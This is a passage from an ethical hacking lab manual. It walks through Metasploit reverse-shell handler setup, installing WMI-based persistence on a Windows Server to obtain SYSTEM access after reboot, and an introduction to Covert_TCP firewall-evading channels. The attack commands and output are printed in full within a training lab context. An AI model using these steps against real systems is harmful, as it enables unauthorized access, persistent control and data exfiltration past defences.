
37. Now type **exploit** in the Metasploit console and press **Enter**.

Module 06 – System Hacking



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.1.13:444
```


38. Navigate to the previous terminal window and press **ctrl+c** and type **y** and press **Enter**, to exit powershell.



```
meterpreter > getuid
Server username: SERVER2019\Administrator
meterpreter > upload /home/attacker/Wmi-Persistence-master C:\\Users\\Administrator\\Downloads
[*] uploading : /home/attacker/Wmi-Persistence-master/README.md -> C:\\Users\\Administrator\\Downloads\\README.md
[*] uploaded  : /home/attacker/Wmi-Persistence-master/README.md -> C:\\Users\\Administrator\\Downloads\\README.md
[*] uploading : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\\Users\\Administrator\\Downloads\\WMI-Persistence.ps1
[*] uploaded  : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\\Users\\Administrator\\Downloads\\WMI-Persistence.ps1
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_shell
PS > Import-Module ./WMI-Persistence.ps1
PS > Install-Persistence -Trigger Startup -Payload "C:\\Users\\Administrator\\Downloads\\wmi.exe"
Event Filter Dcom Launcher successfully written to host
Event Consumer Dcom Launcher successfully written to host
Filter To Consumer Binding successfully written to host
PS > ^C
Terminate channel 3? [y/N] y
meterpreter >
```


39. Now, switch to the **Windows Server 2019** machine and restart the machine.

Note: If a pop-up appears select **Other (Unplanned)** and click on **Continue**.



40. Switch to the **Parrot Security** machine, you can see that the previous session will be closed.

```
meterpreter > getuid
Server username: SERVER2019\Administrator
meterpreter > upload /home/attacker/Wmi-Persistence-master C:\\Users\\Administrator\\Downloads
[*] uploading : /home/attacker/Wmi-Persistence-master/README.md -> C:\\Users\\Administrator\\Downloads\\
README.md
[*] uploaded : /home/attacker/Wmi-Persistence-master/README.md -> C:\\Users\\Administrator\\Downloads\\
README.md
[*] uploading : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\\Users\\Administrator\\
Downloads\\WMI-Persistence.ps1
[*] uploaded : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\\Users\\Administrator\\
Downloads\\WMI-Persistence.ps1
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_shell
PS > Import-Module ./WMI-Persistence.ps1
PS > Install-Persistence -Trigger Startup -Payload "C:\\Users\\Administrator\\Downloads\\wmi.exe"
Event Filter Dcom Launcher successfully written to host
Event Consumer Dcom Launcher successfully written to host
Filter To Consumer Binding successfully written to host
PS > ^C
Terminate channel 3? [y/N] y
meterpreter >
[*] 10.10.1.19 - Meterpreter session 1 closed. Reason: Died
```


41. Navigate to the second terminal and we can see that the meterpreter session is opened.

Note: It will take approximately 5-10 minutes for the session to open.

```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.19
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.19:49709) at 2022-04-07 09:30:26 -0400
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

42. Now type **getuid** and press **Enter**.

```

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

43. We can see that we system privileges and persistence on the target machine, whenever the machine is restarted a session is created.

44. This concludes the demonstration of privilege escalation and maintain persistence using WMI.

45. Close all open windows and document all the acquired information.

46. Turn off the **Parrot Security** and **Windows Server 2019** virtual machines.

Task 9: Covert Channels using Covert_TCP

Networks use network access control permissions to permit or deny the traffic flowing through them. Tunneling is used to bypass the access control rules of firewalls, IDS, IPS, and web proxies to allow certain traffic. Covert channels can be created by inserting data into the unused fields of protocol headers. There are many unused or misused fields in TCP or IP over which data can be sent to bypass firewalls.

The Covert_TCP program manipulates the TCP/IP header of the data packets to send a file one byte at a time from any host to a destination. It can act like a server as well as a client and can be used to hide the data transmitted inside an IP header. This is useful when bypassing firewalls and sending data with legitimate-looking packets that contain no data for sniffers to analyze.

A professional ethical hacker or pen tester must understand how to carry covert traffic inside the unused fields of TCP and IP headers.

Here, we will use Covert_TCP to create a covert channel between the two machines.

